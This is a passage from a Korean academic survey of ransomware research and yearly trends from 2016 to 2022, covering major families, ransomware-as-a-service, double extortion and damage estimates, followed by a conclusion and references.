7	파일 I/O Interval을 이용한 랜섬웨어 공격차단 방법론	2016	●	●	●	●	●	
8	포렌식 기법 및 침해 지표를 활용한 랜섬웨어 대응 방안에 대한 연구	2016	●		●		●	
9	정적 및 동적 분석 툴을 활용한 랜섬웨어 탐지방안 연구	2016	●	●	●	●	●	
10	랜섬웨어와 북한의 사이버위협	2017	●	●				
11	통계적기법을 이용한 악성소프트웨어 분류	2017	●	●	●		●	
12	$UsnJrnl 기반 랜섬웨어 암호화 패턴 유형화 및 탐지 모델	2017	●	●	●	●	●	
13	효율적으로 랜섬웨어 탐지를 위한 미끼 파일	2017			●	●	●	
14	실시간 파일행위 분석을 통한 랜섬웨어 침해복구 방안 연구	2017	●	●	●		●	●
15	파일 암호화 기반 랜섬웨어 탐지에 대한 연구	2017	●		●	●	●	
16	대표적인 랜섬웨어 탐지 기법들의 취약점 분석	2017	●			●	●	
17	랜섬웨어 분석 및 탐지패턴 자동화모델에 관한 연구	2017	●	●		●	●	

18	클라우드기반 랜섬웨어 복구시스템 설계 및 구현	2017	●			●	●	●
19	랜섬웨어의 비즈니스	2017		●				●
20	파일 시스템 모니터링을 통한 클라우드스토리지 기반 랜섬웨어 탐지 및 복구시스템	2018	●	●	●	●	●	●
21	최신 랜섬웨어에 대한 암호키 복구 방안 연구	2018	●	●			●	●
22	최신 랜섬웨어 특징 분석	2018		●			●	
23	의료산업에서의 랜섬웨어 대응 방법	2018	●	●			●	
24	소셜 빅데이터 마이닝 기반 실시간 랜섬웨어 전파감지 시스템	2018				●	●	
25	바이너리 시각화와 기계학습을 이용한 랜섬웨어 탐지	2018			●	●	●	
26	랜섬웨어 탐지율을 높이기 위한 블록암호 알고리즘 식별방법에 관한 연구	2018			●	●	●	
27	랜섬웨어 유형별 특징분석 및 위협에 대한 연구	2018		●			●	
28	MacOS에서 화이트리스트를 이용한 랜섬웨어 탐지 연구	2018	●		●	●	●	
29	랜섬웨어 방어 SSD에서의 감염 데이터 분리 및 고속 쓰레기 수집 연구	2018	●	●		●	●	
30	Erebus 랜섬웨어에 대한 암호학적 분석 연구	2018				●	●	
31	플랫폼 독립적인 행위기반 랜섬웨어 대응 기술에 관한 연구	2019	●	●	●	●	●	●
32	랜섬웨어 특징정보 추출 및 탐지 연구	2019			●	●	●	
33	랜섬웨어 탐지를 위한 효율적인 미끼파일 배치방법	2019			●	●	●	
34	메모리 분석을 통한 Donut 랜섬웨어 복호화 방안 연구	2019		●	●		●	●
35	암호화 기반의 랜섬웨어로부터 사용자 데이터 보호 방안	2019	●			●	●	
36	랜섬웨어 공격에 대한 형사법적 고찰	2019	●	●				
37	동적 분석 및 기계학습을 활용한 랜섬웨어 탐지	2019			●	●	●	
38	데이터 복원이 가능한 사용자 요구사항 분석기반 랜섬웨어 탐지 시스템에 관한 연구	2019			●	●	●	
39	2019년 랜섬웨어 암호화 프로세스 분석 및 복호화 방안 연구	2019	●		●	●	●	●
40	2019 국내·외 주요 및 신규 랜섬웨어 동향 분석	2019	●	●			●	
41	클러스트링을 이용한 랜섬웨어에 사용 된 비트코인 주소 분석	2020		●	●		●	
42	차세대 랜섬웨어의 공격유형과 대응방안	2020	●				●	
43	모티프 찾기 알고리즘을 이용한 랜섬웨어 탐지에 관한 연구	2020			●	●	●	
44	랜섬웨어 대응을 위한 소규모 기업의 백업매카니즘의 비교분석	2020	●	●			●	
45	랜섬웨어 암호기능 및 복구 가능성 분석	2020	●			●	●	●
46	디스크 IO 분포를 활용한 랜섬웨어 탐지 및 무손실 복원 방법	2020			●	●	●	●
47	기업환경에서 백업 소프트웨어를 통한 랜섬웨어 대응 방안에 관한 연구	2020	●		●		●	●

48	기계학습을 이용한 랜섬웨어 조기 탐지	2020			●	●	●	
49	국방정보시스템에서의 랜섬웨어 위협 대응방안; 정보보안 위험관리 관점에서	2020	●	●				
50	Endpoint level의 효과적인 랜섬웨어 대응방안 연구	2020	●	●	●	●	●	
51	5ss5c와 Immuni 랜섬웨어의 암호화 프로세스 분석 및 복구 방안 연구	2020				●	●	●
52	커넥티드 의료기기 해킹 및 랜섬웨어 대응기술동향	2021	●	●			●	
53	Magniber v2, Ragnar Locker, Donut 랜섬웨어에 대한 복호화 연구 및 암호키 검증 방안	2021			●		●	●
54	랜섬웨어 탐지를 위한 그래프	2021			●	●	●	
55	랜섬웨어 해커의 공격	2021		●				
56	2021년 랜섬웨어 현황 및 대응예방 정책 동향	2021	●	●				●
57	미국의 사이버안보 거버넌스 구축과 대응 : ‘워너크라이(WannaCry)’를 중심으로	2021	●	●			●	
58	키 재사용 공격을 통한 Ragnar Locker 랜섬웨어 감염 파일 복호화 및 활용 방안 연구	2021			●		●	●
59	랜섬웨어 피해현황 및 대응방안	2021	●	●				
60	랜섬웨어 대응 및 데이터 유출 보호를 위한 파일 접근 로그 기반 파일 접근 제어 시스템	2021			●	●	●	
61	디지털트윈 기반의 스마트공장에서 랜섬웨어 공격과 피해 분석을 위한 정보보안 실습콘텐츠 시나리오 개발	2021			●		●	
62	Google Rapid Response 기반 랜섬웨어 공격 대응 방안	2021	●		●	●	●	
63	타깃 랜섬웨어 그룹 동향	2022		●				
64	최신 랜섬웨어 동향 및 발전 방향	2022		●			●	
65	스트림 암호 기반 랜섬웨어에 대한 기술적 분석 동향	2022		●	●		●	
66	블록암호 기반 랜섬웨어에 대한 분석 사례 동향	2022		●	●		●	
67	랜섬웨어에서 메모리 덤프를 통한 파일 복호화에 관한 연구	2022			●		●	●
68	랜섬웨어를 이용한 암호화폐 탈취 및 자금세탁 방법에 대한 대응방안 연구 동향 분석	2022		●			●	
69	랜섬웨어 특징 분석을 통한 탐지 기술 조사 연구	2022			●	●	●	
70	랜섬웨어 피해 저감을 위한 공격 타임라인별 대응전략 및 기술	2022	●	●		●		●
71	2021년 및 2022년 상반기 주요 랜섬웨어 대응 정책	2022	●	●				

2016년도 9편, 2017년도 10편, 2018년도 11편, 2019년도 10편, 2020년도 11편, 2021년도 11편, 2022년도 8편으로 총 71 편의 논문과 참고문헌을 조사 비교 했으며 그 중 대응 및 관리체계 기반마련이 포함되어있는 문헌은 총 38편, 위험관리 및 동향 분석이 포함되어 있는 문헌은 총 38편, 인증 및 권한실험 연구가 포함되어있는 문헌은 총 38편, 접근 통제가 포함되어있는 문헌은 총 35편, 시스템 및 서비스 운영 분석이 포함되어있는 문헌은 총 61편, 재해복구가 포함되어있는 문헌은 18편이었다.

랜섬웨어의 복호화가 어려운 만큼 재해복구가 포함되어있는 문헌은 적은 모습을 보였다. [그림 2]



[그림 2] 연도별 항목별 참고문헌조사 그래프

Ⅳ. 실험결과 - 문헌조사

1. 2016년도

약 3000억원 피해

랜섬웨어가 본격화되기 시작한 시점이라 2015년 대비 2배가량 많은 피해가 발생했고 랜섬웨어도 급속도로 진화했다. 이전에는 PC의 아이콘과 시작버튼을 선택할 수 없는 화면잠금형 랜섬웨어가 주류였다면 이 시점부터는 사용자의 데이터를 암호화하는 데이터잠금형 랜섬웨어가 시작됐다. 랜섬웨어 종류로는 록키와 케르베르가 성행. 초반에 성행하던 테슬라크립트와 크립트XXX는 소멸하는 모습을 보임. 이 외 공격자 측면에서 수익화를 성공한 랜섬웨어로는 케르베르, 록키, 크립토락커, 테슬라크립트, 크립트XXX, CTB-락커, 크립토월 등이 있다.[78][79] 이전에 비해 급작스러운 피해량 증가해 피해금액이 상대적으로 많다. 2016년도의 가장 큰 특이사항으로는 랜섬웨어의 수익화가 가능한 점을 대중적으로 알리기 시작했다는 점이다. 랜섬웨어가 서비스처럼 제공되는 RaaS(Ransomware as a Service)가 시작되었다. 랜섬웨어를 자체 개발 후 타인에게 판매하는 형태로 구매자가 원하는 방향으로 제작과 유포가 가능하도록 거래된다. 또한 집단지성을 이용한 랜섬웨어의 오픈소스가 이루어졌는데 유포방식에는 스팸메일, 익스블로잇킷, 멀버타이징 등이 있으며 최근에는 원격 데스크톱 프로토콜을 이용한 유포도 확산되고 있다.

이전 유포방식은 스팸 메일을 통해 전통적인 악성코드 유포, 이메일 제목 및 내용 첨부 파일 등으로 사용자를 속여 메일 또는 첨부 파일을 열도록 유도하는 방법이 있었다면 2016년 들어서는 익스플로잇킷(EK) 웹 취약점(Drive-by-download)을 이용하는 유포방식도 발견되었다. 또한 멀버타이징기법으로 EK와 광고 모듈이 결합된 방식을 이용하기도 한다. 이 유포방식은 불특정 다수의 감염에 효과적이다.

2. 2017년

약 7000억원 피해

2017년은 RaaS(Ransomware as a Service)로 인해 랜섬웨어의 종류가 더더욱 다양해지고 많은 변종이 생겨났다. 잠시 활동이 없던 Locky와 Cerber가 다시 활동을 시작했으며 특히 Cerber는 방화벽 차단 목록으로 PC에 설치 된 보안제품 업데이트를 방해하는 기능을 추가한 버전6으로 더욱 강력하게 활동했으며 5월초에는

SMB(Server Message Blcok)의 취약점을 악용한 WannaCryptor 유포에 이용되었던 Petya라는 새로운 랜섬웨어가 기승을 부리며 세계 곳곳의 주요기관을 마비시켰다. Petya는 일반적이게 데이터들을 암호화하는 것은 물론 부팅이 필요한 정보를 담고 있는 MBR(Master Boot Record)를 변조하고 파일의 메타정보 MFT(Master File Table) 영역을 암호화하는 새로운 기술을 선보였다.[82] 2016년부터 랜섬웨어의 본격화로 인해 수익시장이 형성 된 것이 기폭제가 되어 2017년에는 더더욱 고수익을 추구하는 수익시장의 확대가 이루어졌다. 시장이 확대됨에 따라 랜섬웨어 대상이 세계적으로 확대되었으며 그로 인해 다국어를 지원했으며 지불 옵션도 스포라를 통해 다양화 되었다.[81] 스포라는 랜섬웨어 피해자들을 대상으로 한 대금 지불 소프트웨어인데 전체복구와 재감염 방지기능까지 금전을 통해 거래가 가능하다. 랜섬웨어를 통한 사회공학 해킹기법도 등장했다. 기관과 기업 사용자를 대상으로 사내 내부지침과 블로그 사진 수정을 요구하는 고소장으로 위장한 개인의 심리를 타겟으로 한 사회공학기반 랜섬웨어 유포사례도 생겨났다. 2017년도의 두드러지는 랜섬웨어의 특징은 본격적으로 랜섬웨어가 진화했으며 수익 시장도 더욱 더 커졌다. 랜섬웨어 오픈소스의 대중화가 이루어졌으며 서비스형 랜섬웨어 RaaS가 보편화 되었으며 이로인해 다양한 변종이 발생했고 랜섬웨어는 더욱 진화했다.[83]

3. 2018년도

약 1조 500억원 피해 [86].

수많은 변종들이 탄생하며 공격기법이 진화되었다. 변종으로 공격을 해 보안기술을 무력화 시켰으며 복구가 불가능하도록 암호화 기법이 지능화 되고 키 관리체계가 향상되었다. 2018년 갠드크랩(Gandcrab)이라는 랜섬웨어가 처음 등장했는데 갠드트랩은 전체피해의 약 53% 정도 비율을 차지했다.[84] 갠드크랩은 서비스형 랜섬웨어(RaaS)로 다크웹을 통해 판매 및 유통되어 지속적으로 새로운 변종을 제작하였다. 갠드크랩은 NSA 툴에 탑재된 이터널블루(EternalBlue) 취약점을 활용했으며 북한 폰트파일로 위장하여 유포 된 바 있다. 공정거래위원회를 사칭하거나 안랩의 V3 Lite 제거를 유도하는 기능도 발견되었다. 2018년 한해 최악의 랜섬웨어로 볼 수 있다. 또 다른 악명높은 랜섬웨어는 파일리스(Fileless)형태로 활동하는 메그니베르(Magniber)가 있다. 또 요구하는 랜섬머니의 종류가 다양화 되었다. 기존에는 대부분 랜섬웨어 대금을 비트코인으로 지불하였지만 비트코인캐시, 모네로, 제트캐시 등 다양한 납부방식이 생겨났다.[85]

공격대상이 다양화 되었다. 2017년 본격적인 랜섬웨어의 발전으로 공격대상을 기업 및 기관들로 확장해갔는데 그 때문에 2018년에는 특히나 기업 및 기관들을 노리는 현상이 생겼다. 정보가 중요할 수 밖에 없는 기업 및 기관들이 수익화에 최적이라고 판단 했다.[88] 실제로 전 세계 공장들 뿐 아니라 거대 해운회사 COSCO, 각 국

의 공항, 병원 등 수많은 기업 및 기관들이 랜섬웨어에 감염되었다. 수법은 더욱 더 악랄해졌는데 입사지원문의나 피고소환통지서, 쇼핑몰 쿠폰발송, 택배 등등의 내용으로 사용자들의 클릭을 유도했다.[87]

4. 2019년

약 13조 피해액


개인들이 다양한 방법으로 랜섬웨어를 사전 방지하고 피해를 당하였다고 해도 대금을 지불하지 않자 공격자들의 수익이 감소하였다. 이에 공격자들은 기업을 주로 공격하게 된다. 이것이 2018년 초 이후부터 광범위한 무차별 랜섬웨어 공격 발생은 현저히 줄어들었지만 랜섬웨어 공격으로 인한 피해액 자체는 크게 증가하게 된 이유다. 제조업이나 공공기간과 같은 기업을 집중적으로 목표하는 랜섬웨어가 다수 출현하였다. 작년 등장한 갠드크랩 랜섬웨어가 여전히 기승을 부리고 있는 와중에 신규 랜섬웨어인 Clop이 새로 등장했는데 클롭은 기업을 표적으로 하는 신규랜섬웨어다.[93] 클롭은 기업에서 사용하는 중앙관리서버(AD서버 Active Directory)에 침투한다. 기업 윈도우 서버를 타깃으로 침투 한 후 기업 내부망과 연결 된 백업서버의 자료를 손상시키며 AD domain controller 관리자 계정을 탈취 해 연결 된 하위 시스템들을 감염시킨다. 하반기 랜섬웨어는 네트워크 스토리지(NAS, Network Attached Storage)를 공격하기에 이르른다. [89]~[92]

5. 2020년

약 23조 피해 코로나 이후로 조금더 증가

대표적인 랜섬웨어 류크, 소디노키비, 메이즈, 코로나바이러스[94]

2020년부터는 세계적인 코로나 사태로 인해 랜섬웨어 공격자들에게는 황금같은 기회의 해다. 실제로 코로나를 키워드로 하는 랜섬웨어 유포도 다수 발생했고 스스로 랜섬웨어 명칭을 Coronavirus로 변경하는 경우도 발생했다.[95] 기존 Nemty & Makop 랜섬웨어에 의한 공격과 재택근무 확산으로 RDP 취약점을 노리는 공격이 발생했다. 실제로 2019년 한국인터넷진흥원(KISA)에 신고된 랜섬웨어 피해사례는 39건이지만, 2020년에는 127건으로 3배 이상 급증했다. 한국랜섬웨어 침해대응센터에 신고 된 랜섬웨어 피해사례는 아래와 같다.[그림 3]




[그림 3] 국내 개인, 중소기업 랜섬웨어 연도별 피해수치
출처 : 한국랜섬웨어침해대응센터 매일경제 보안뉴스 중

지난 수년 간 랜섬웨어 공격은 더욱 정교하고 신박한 기술을 적용하면서 발전을 거듭해왔다. 2020년 랜섬웨어 공격 빈도수는 전년도와 비슷하게 유지되고 있지만 기업을 타겟으로 공격 방식이 점점 더 표적화되고 정교해져서 피해비용은 계속 증가하고 있는 추세다. 일부 공격은 새로운 데이터 유출 방법을 획득했는데 세계적인 보안 컨설팅 업체인 크롤(Kroll)은 2020년 올해에는 랜섬웨어 공격자들 사이에서 파일 암호화와 정보 유출을 동시에 진행하는 현상이 발생했다고 진단했다. 데이터를 도용해 인터넷에 공개하려고 위협하는 새로운 공격방법으로 랜섬웨어 공격과 더불어 정보유출을 통한 협박을 동시 진행하고 있는 것이다. 랜섬웨어 메이즈(Maze)는 랜섬웨어 대금 지불을 거부할 경우 유출 된 정보를 공개하겠다고 위협했다. 실제로 Revil 랜섬웨어는 6월 경 훔친 정보를 경매하기 시작했고 11월 경 메이즈 랜섬웨어는 피해자들로부터 훔친 정보를 다크웹사이트에 일부 공개하기도 했다.[96] 이로 인해 기업들의 더욱 많은 피해를 입게 되었다. 올해 처음 등장한 이 특이한 전략은 모든 랜섬웨어 공격의 약 2/5 확률로 발견되고 있으며 점차 증가할 것으로 예상했다.[97]

6. 2021년

코로나 사태로 인해 증가된 사이버 활동이 증가함에 따라 랜섬웨어 공격 범위와 피해규모도 함께 증가하고 있다. 과거에는 랜섬웨어 공격자가 개인인 경우가 많았지만 지금은 거대조직을 중심으로 해커들이 뭉치면서 이른바 갱단으로 불리우는 조직화 된 랜섬웨어 공격자 집단이 등장하게 된다.[99] 대표적인 갱단으로는 Conti와 Locky가 있다. 그만큼 대응도 어려워지고 랜섬웨어 대금도 커지고 있다. 2019년 건당 8만4116달러(약 9800만원) 수준이던 몸값은 지난해 15만4108달러(약 1억8000만원), 올해 22만298달러(약 2억5700만원)로 해마다 두 배 가까이 커지고 있

다. 2021년에는 랜섬웨어 공격의 77%가 데이터 유출 위협을 포함했는데, 이는 작년보다 10% 증가한 수치다.[그림 4].[98][100]




[그림 4] 글로벌 랜섬웨어 피해금액 - 예측 수치
출처 : 한국인터넷진흥원

대기업과 의료기관 등 기업을 대상으로 한 랜섬웨어 공격이 지속되고 있으며 법원과 경찰서 등 형사사법기관을 대상으로 하는 사례도 발견되었다. 4월 미국 워싱턴 DC 경찰서도 Babuk 랜섬웨어에 감염되었으며 5월에는 미국 최대 송유관 업체 Colonial Pipeline 이 DarkSide 랜섬웨어에 공격당해 연료 공급망이 마비되었는데 이는 미국에서 가장 큰 랜섬웨어 공격으로 화제가 되었다. 이로인해 미국 연방 운송회사 언전청인 FMCSA(Federal Motor Carrier Safety Administration)는 17개 주와 콜롬비아 특별구에 즉각적인 석유 공급을 위해 지역 비상 선언을 발표하였다. 6년만에 휘발유 가격이 최고치를 기록하였고 미국의 추적과 압수수색 끝에 DarkSide 랜섬웨어는 운영이 중단되었고 지불한 몸값을 일부 회수 한 첫 번째 사례이다.[101] 세계적인 대기업 및 국가 주요 인프라를 대상으로 하는 랜섬웨어 공격이 다수 발생함에 따라 미국을 포함한 세계의 다양한 국가기관에서 직접 나서 랜섬웨어 대응책을 발표하게 되었다. 한국인터넷진흥원(KISA)는 Stop Ransomeware 사이트를 개설했으며 인터폴은 랜섬웨어 대응을 위한 국제적인 협력촉구를 발표했으며 미국은 랜섬웨어에 대한 국가 보안각서 및 주의보 등등을 발표했다.

7. 2022년

랜섬웨어가 날이 갈수록 정교해지고 조직화되어 더욱 기승을 부리고 있다. 특히나 공공기관과 기업을 대상으로 하는 공격이 더욱 집중적으로 발생하고있고 러시아와 우크라이나간에 발생한 전쟁상황을 악용하여 랜섬웨어를 유포하기도 한다. 한국인터넷진흥원(KISA)에 접수된 랜섬웨어 피해신고 건수 2020년 127건, 2021년 223건, 2022년(8월기준) 225건으로 올해는 상반기에만 작년보다 많은 피해건수를 보이고 있다. [그림 5].



[그림 5] 최근 5년간 국내 랜섬웨어 침해사고 신고 현황
출처 : 과학기술정보통신부 보안뉴스의 인용

최근 랜섬웨어들은 RaaS(Ransomeware as a Service) 형태로 랜섬웨어에 제작에 대한 전문지식이 없어도 비용만 지급하면 되는 서비스 형태의 공격으로 진화하고 있어 사이버 범죄의 진입장벽이 점차 낮아졌다. RaaS 서비스로 최근 랜섬웨어들은 공격자와 제작자가 구분되어 수익을 나눠가지는 구조를 통해 더욱 더 조직화 된 하나의 기업처럼 움직이는 갱단이 늘고 있다. 대표적인 갱단으로는 Lockbit 가 있는데 이 Lockbit는 1차적으로 RaaS 형태의 랜섬웨어를 유포하여 감염을 시키고 2차적으론 다크웹으로 훔친 정보를 유출한다. 그야말로 수년간 랜섬웨어가 가진 특징을 종합적으로 탑재한 랜섬웨어의 최종 진화라고 할 수 있다. 록비트는 여러차례 업데이트를 거치면서 랜섬웨어 최초로 버그바운티를 도입하여 록비트 랜섬웨어에 대한 버그를 제보해주면 현상금을 지불한다고 대대적으로 홍보하였으며 랜섬웨어 대금을 Zcash 코인으로 지불 할 수 있게 암호화폐를 추가 도입했고 다양한 Anti-Analysis & Evasion 기능을 도입하여 활발히 활동 중이다. 이렇게 랜섬웨어 공격은 갈수록 사업화 되고 있다. 이처럼 랜섬웨어 피해사례가 기하급수적으로 증가함에 따라 보안업계는 2023년 랜섬웨어 피해액이 300조가 넘을 것으로 예측하고 있다.[102]

[표 4] 연도별 주요 랜섬웨어 및 최신동향

연도	대표 랜섬웨어	공격대상	글로벌 피해금액	특징
2016년	Locky, Cerber	무차별	약 3000억원	랜섬웨어의 본격화 데이터 잠금형 등장 진화의 시작
2017년	Petya	무차별	약 7000억원	RaaS 서비스의 대중화 수익시장 형성

2018년	Gandcrab, Magniber	공공기관, 기업등으로 확장	약 1조 500억원	랜섬웨어의 본격적 수익화 수익화에 적합화된 공공기관과 기업쪽으로 타겟 변경
2019년	Clop	공공기관, 기업	약 13조억원	본격적으로 기업들만 공격하기 시작.(개인은 타겟에서 제외)
2020년	Ryuk, Maze	공공기관, 기업	약 24조억원	코로나시대로 인한 랜섬웨어 확산 랜섬웨어 갱단의 출현 고도의 지능탑재 및 전략화
2021년	Darkside, Conti	공공기관, 기업		랜섬웨어의 기업화 탈취한 정보유출로 2차피해 발생 국가차원에서 랜섬웨어에 대응하기 시작
2022년	Blackcat, Lockbit	공공기관, 기업	현재 진행중	랜섬웨어의 사업화 버그바운티 등 각종 운영제도 도입 및 지능화 RaaS 서비스를 이용해 제작자와 공격자 분리

V. 결론

본 논문은 랜섬웨어에 대한 소개와 피해예방법, 대응방안 등을 제시하고 최신 랜섬웨어의 동향을 분석하였다. 최근에는 랜섬웨어 감염사례가 더 빈번하게 발생하고 있으며 이로 인한 금전적 피해와 데이터 손실 및 유출 등 2차피해마저 계속 증가하는 추세다. 디지털시대에 사용자들이 마음껏 인터넷을 사용 할 수 없는 정신적인 고통을 겪고 있는 것이다. 이전에는 많은 사람이 대기업에는 보안팀이 있고 해커들이 침입하기 힘들다고 생각했었지만 수많은 랜섬웨어들이 기업과 공공기관 공격에 성공해 엄청나고 방대한 피해를 주고 있다. 많은 사이버 범죄자가 기업과 공공기관에 눈을 돌렸으며 디지털시대에 살고있는 우리들은 모두 기업의 이용자들이다. 대부분의 이용자들은 글로벌기업들의 보안성을 신뢰하고 사용하고 있다. 그러나 앞서 살펴 본 바와 같이 공공기관과 글로벌기업들이 최신 랜섬웨어의 주요 타겟이며 그로 인해 랜섬웨어 공격에 더 쉽게 당할 수 있다. 랜섬웨어의 잠재적인 위협에 대한 공격 코드 또한 지속적으로 공개되고 있다. 따라서 기업과 공공기관에서 앞서서 완벽한 안전함이란 존재하지 않을 수 있음에 대해 인정하고 최신 취약점 공지에 대한 관심과 함께 공격의 트렌드 또한 살핌으로서 잠재된 위협에 대응 할 수 있는 상시적인 준비가 필요하다. 안전한 네트워크 환경의 제공과 이용자의 이용반경에 대한 보안솔루션의 운영과 관리에 대한 관심이 필수적이다. 앞으로 또 어떤 공격 기법이 생겨나고 성행할지는 알 수 없다. 그러나 랜섬웨어가 지속해서 발전하고 다크웹에서의 입지가 넓혀가고 있기때문에 랜섬웨어 방어에 더 많은 자원을 투자해야 할 것이다. 앞으로 랜섬웨어는 모든 기업의 1순위 방어대상이 될 것이다. 이를 극복하기 위해서 랜섬웨어에 대한 전반적인 지식이 필요하며 최근동향을 살펴볼 필요가 있다. 또한 올바른 인식과 예방수칙이 필요하며 이러한 내용을 시스템에 적용해 랜섬웨어에 대한 피해를 최소화 시켜야 할 것이다. 최근 화이트햇 해커들과 사이버보안 전문가들이 새로운 랜섬웨어 변종들과 랜섬웨어 갱단들에 대응하기 위해 부지런히 연구하고 있으니 더 좋은 대응절차가 나오리라 기대해본다.

참고문헌

[1] 곽수동. (2016) “PC에 랜섬웨어 바이러스에 대한 경고”
[2] 서규원. 김호원, (2016) “랜섬웨어의 종류와 앞으로의 동향”
[3] 문재연, 장영현, (2016) “랜섬웨어 분석과 피해 최소화 방향”
[4] 김용기, 함동균, 주영환, 이근호, (2016) “랜섬웨어 Cryptolocker에 대한 분석과 대응방안”
[5] 박지요, (2016) “윈도우즈에서의 랜섬웨어 악성행위 탐지방안에 대한 연구” 학위논문
[6] 박병태, (2016) “랜섬웨어에 의한 보안위협 및 대응방안, 2016” 학위논문
[7] 윤정무, (2016) “파일 I/O Interval을 이용한 랜섬웨어 공격차단 방법론”
[8] 이지영, (2016) “포렌식 기법 및 침해 지표를 활용한 랜섬웨어 대응 방안에 대한 연구” 학위논문
[9] 오예지, (2016) “정적 및 동적 분석 툴을 활용한 랜섬웨어 탐지방안 연구” 학위논문
[10] 장노순, (2017) “랜섬웨어와 북한의 사이버위협”
[11] 김현주, (2017) “통계적기법을 이용한 악성소프트웨어 분류”
[12] 김형규, 정동호, 진필근, 한채민, 김기범, (2017) “$UsnJrnl 기반 랜섬웨어 암호화 패턴 유형화 및 탐지 모델”
[13] 이정환. (2017) “효율적으로 랜섬웨어 탐지를 위한 미끼 파일” 학위논문
[14] 김재용. (2017) “실시간 파일행위 분석을 통한 랜섬웨어 침해복구 방안연구” 석사학위논문, 고려대학교
[15] 황상엽. (2017) “파일 암호화 기반 랜섬웨어 탐지에 대한 연구” 석사학위논문, 숭실대학교
[16] 김종현, 박기성, 박영호. (2017) “대표적인 랜섬웨어 탐지 기법들의 취약점 분석” 학술논문, 경북대학교
[17] 이후기, 성종혁, 김유천, 김종배, 김광용. (2017) “랜섬웨어 분석 및 탐지패턴 자동화모델에 관한 연구” 한국정보통신학회논문지
[18] 하상민, 김태훈, 정수환. (2017) “클라우드기반 랜섬웨어 복구시스템 설계 및 구현” 숭실대학교
[19] 이진천. (2017) “랜섬웨어의 비즈니스” ㈜디씨에스
[20] 김주환, 최민준, 윤주범. (2018) “파일 시스템 모니터링을 통한 클라우드스토리지 기반 랜섬웨어 탐지 및 복구시스템” 세종대학교
[21] 김소람. (2018) “최신 랜섬웨어에 대한 암호키 복구 방안 연구” 석사학위논문, 국민대학교
[22] 문기운, 이종혁. (2018) “최신 랜섬웨어 특징 분석”

[23] 전인석, 김동원, 한근희. (2018) “의료산업에서의 랜섬웨어 대응 방법”
[24] 김미희, 윤준혁. (2018) “소셜 빅데이터 마이닝 기반 실시간 랜섬웨어 전파감지 시스템”
[25] 지환태. (2018) “바이너리 시각화와 기계학습을 이용한 랜섬웨어 탐지” 석사학위논문, 한양대학교
[26] 윤세원, 전문석. (2018) “랜섬웨어 탐지율을 높이기 위한 블록암호 알고리즘 식별방법에 관한 연구” 숭실대학교
[27] 조성준, 강승용, 노봉남. (2018) “랜섬웨어 유형별 특징분석 및 위협에 대한 연구” 한국정보기술학회, 한국디지털콘텐츠학회
[28] 윤정무. (2018) “MacOS에서 화이트리스트를 이용한 랜섬웨어 탐지 연구” 석사학위논문, 충남대학교
[29] 민동현, 안진우, 김영재. (2018) “랜섬웨어 방어 SSD에서의 감염 데이터 분리 및 고속 쓰레기 수집 연구” 서강대학교
[30] 김소람, 김지훈, 박명서, 김대운, 김종성. (2018) “Erebus 랜섬웨어에 대한 암호학적 분석 연구” 국민대학교, 한국인터넷진흥원
[31] 고용선. (2019) “플랫폼 독립적인 행위기반 랜섬웨어 대응 기술에 관한 연구” 박사학위논문, 숭실대학교
[32] 이규빈. (2019) “랜섬웨어 특징정보 추출 및 탐지 연구” 석사학위논문, 이규빈
[33] 이진우, 김용민, 이정환, 홍지만. (2019) “랜섬웨어 탐지를 위한 효율적인 미끼파일 배치방법”
[34] 이세훈, 김소람, 김기윤, 김대운, 박해룡, 김종성. (2019) “메모리 분석을 통한 Donut 랜섬웨어 복호화 방안 연구”
[35] 김성수. (2019) “암호화 기반의 랜섬웨어로부터 사용자 데이터 보호 방안” 석사학위논문, 숭실대학교
[36] 양종모. (2019) “랜섬웨어 공격에 대한 형사법적 고찰” 영남대학교
